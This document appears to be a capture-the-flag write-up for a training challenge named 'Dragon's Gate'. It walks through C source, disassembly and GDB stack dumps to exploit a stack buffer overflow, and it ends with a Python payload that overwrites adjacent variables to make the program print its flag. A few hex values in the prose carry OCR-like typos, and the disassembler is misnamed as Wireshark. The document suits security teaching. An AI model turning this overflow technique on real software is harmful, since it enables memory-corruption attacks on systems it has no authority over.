

Dragon’s Gate

Run “nc challenge.cz4067-ctf-trial.site 3001” and you will see this prompt:



```
shxn@shxn-virtual-machine:~/Downloads$ nc challenge.cz4067-ctf-trial.site 3001
                              ______________
                        ,===:'.,            `-._
                             `:.`---.__         `-._
                               `:.     `--.         `.
                                 \.        `.         `.
                         (,,(,    \.         `.   ____,-`.,
                      (,'     `/   \.   ,--.___`.'
                  ,  ,'  ,--.  `,   \.;'
                   `{D, {    \  :    \;
                     V,,'    /  /    //
                     j;;    /  ,' ,-//.    ,---.      ,
                     \;'   /  ,' /  _  \  /  _  \   ,'/
                           \   `'  / \  `'  / \  `.' /
                            `.___,'   `.__,'   `.__,'
You reached the gate:
[Gatekeeper] You have only one chance. What is Her Majesty's secret?
```

Typing in the wrong secret will lead to:




```
shxn@shxn-virtual-machine:~/Downloads$ nc challenge.cz4067-ctf-trial.site 3001
                              ______________
                        ,===:'.,            `-._
                             `:.`---.__         `-._
                               `:.     `--.         `.
                                 \.        `.         `.
                         (,,(,    \.         `.   ____,-`.,
                      (,'     `/   \.   ,--.___`.'
                  ,  ,'  ,--.  `,   \.;'
                   `{D, {    \  :    \;
                     V,,'    /  /    //
                     j;;    /  ,' ,-//.    ,---.      ,
                     \;'   /  ,' /  _  \  /  _  \   ,'/
                           \   `'  / \  `'  / \  `.' /
                            `.___,'   `.__,'   `.__,'
You reached the gate:
[Gatekeeper] You have only one chance. What is Her Majesty's secret?
HEllo

[Falklore] HOW DARE YOU IMPERSONATE MY DEAR!
Falklore comes and breathes in :(((
This was your last moment...
```

Looking at the C program, we find that there is a buffer overflow vulnerability


char input_buffer[20];

And looking at the escape_success() function, we see that the secret key is hidden in the flag.txt file.




```c
void escape_success() {
    printf("Creaaaak. The gate opens!!!\n");
    printf("[Gatekeeper] Her Majesty asks you to pass a message: ");
    system("cat ./flag.txt");
    printf("[Gatekeeper] Fly safely!\n");
}
```

Furthermore, we notice that we have to satisfy both the condition for gate and secret



```c
if (gate != 0x0657ac1e){
    printf("[Gatekeeper] The gate is breached! The gate is breached!\n");
    printf("[Falklore] ROAAAAAAAAAAR\n");
    printf("This was your last moment...\n");
}
else {
    printf("test");
    if (secret == 0xdefec7ed) {
        escape_success();
    } else {
        escape_fail();
    }
}
return 0;
```

In Wireshark, the address for gate and secret is 0xfleebabe and 0x657acle




```
001013d9 c7 45 fc       MOV     dword ptr [RBP + local_c],0xf1eebabe
         be ba ee f1
001013e0 c7 45 f8       MOV     dword ptr [RBP + local_10],0x657ac1e
         1e ac 57 06
001013e7 48 8d 3d       LEA     RDI,[s_[Gatekeeper]_You_have_only_one_c_001025... = "[Gatekeeper] You have only on...
         12 11 00 00
001013ee e8 cd fc       CALL    <EXTERNAL>::puts                                  int puts(char * __s)
         ff ff
001013f3 48 8d 45 e0    LEA     RAX=>local_28,[RBP + -0x20]
001013f7 48 89 c6       MOV     RSI,RAX
001013fa 48 8d 3d       LEA     RDI,[DAT_00102545]                                = 25h    %
         44 11 00 00
00101401 b8 00 00       MOV     EAX,0x0
         00 00
00101406 e8 05 fd       CALL    <EXTERNAL>::__isoc99_scanf                        undefined __isoc99_scanf()
         ff ff
0010140b bf 0a 00       MOV     EDI,0xa
         00 00
00101410 e8 9b fc       CALL    <EXTERNAL>::putchar                               int putchar(int __c)
         ff ff
00101415 81 7d f8       CMP     dword ptr [RBP + local_10],0x657ac1e
         1e ac 57 06
0010141c 74 26          JZ      LAB_00101444
0010141e 48 8d 3d       LEA     RDI,[s_[Gatekeeper]_The_gate_is_breache_001025... = "[Gatekeeper] The gate is brea...
         23 11 00 00
```


```c
  int local_c;

  setup();
  banner();
  memset(local_28,0,0x14);
  local_c = -0xe114542;
  local_10 = 0x657ac1e;
  puts("[Gatekeeper] You have only one chance. What is Her Majesty\'s s
  __isoc99_scanf(&DAT_00102545,local_28);
  putchar(10);
  if (local_10 == 0x657ac1e) {
    if (local_c == -0x21013813) {
      escape_success();
    }
    else {
      escape_fail();
    }
  }
  else {
    puts("[Gatekeeper] The gate is breached! The gate is breached!");
    puts("[Falklore] ROAAAAAAAAAAR");
    puts("This was your last moment...");
  }
  return 0;
}
```

Additionally, by inspecting the stack when main() is run with GDB debugger, it is revealed that the variables are ordered from lower to higher stack memory address in this order: input_buffer, gate, secret.


- Compile C code with -g so debugger runs line by line



```
shxn@shxn-virtual-machine:~/Downloads$ gcc dragongate.c -o dragongate -fno-stack
-protector -g
shxn@shxn-virtual-machine:~/Downloads$ gdb dragongate
```




```
Breakpoint 1, main (argc=1, argv=0x7fffffffe038) at dragongate.c:48
48          setup();
(gdb) next
49          banner();
(gdb) next
                               ______________
                      ,===:'.,          `-._
                           `:.`---.__       `-._
                           `:.     `--.        `.
                              \.       `.        `.
                       (,,(,   \.        `.  ____,-`.,
                    (,'    `/   \.  ,--.___`.'
                 , ,'  ,--. `,   \.;'        `
                 `{D, {   \  :    \;
                   V,,'   /  /    //
                   j;;    / ,' ,-//.   ,---.     ,
                   \;'   / ,' /  _  \ /  _  \  ,'/
                         \  `'  / \  `'  / \  `.'/
                          `.___,'  `.__,'  `.__,'
You reached the gate:
54          memset(input_buffer, 0, sizeof(input_buffer));
```




```
(gdb) next
55          secret = 0xf1eebabe;
(gdb) next
56          gate = 0x0657ac1e;
(gdb) next
58          printf("[Gatekeeper] You have only one chance. What is Her Majesty's
 secret?\n");
(gdb) next
[Gatekeeper] You have only one chance. What is Her Majesty's secret?
59          scanf("%s", input_buffer);
```

At Scanf we check for address of input_buffer and do a check on the current stack pointer




```
(gdb) p &input_buffer
$1 = (char (*)[20]) 0x7fffffffdf00
```



```
(gdb) x/20x $sp
0x7fffffffdef0: 0xffffe038      0x00007fff      0x0f8bfbff      0x00000001
0x7fffffffdf00: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdf10: 0x00000000      0x00000000      0x0657ac1e      0xf1eebabe
0x7fffffffdf20: 0x00000001      0x00000000      0xf7c29d90      0x00007fff
0x7fffffffdf30: 0x00000000      0x00000000      0x555553de      0x00005555
```

***note: contents of address are stored in little-endian (right to left)**

So, we must modify and overflow the buffer + NOPs as there is a “gap” between the input buffer and the gate.



```python
# Craft payload
buffer = b'A'*20
nop_bridge = b'\x90' * 4
magic = nop_bridge + 0x0657ac1e.to_bytes(4,'little') + 0xdefec7ed.to_bytes(4,'little')
```

Re-compile the C program and run the python script should show the flag now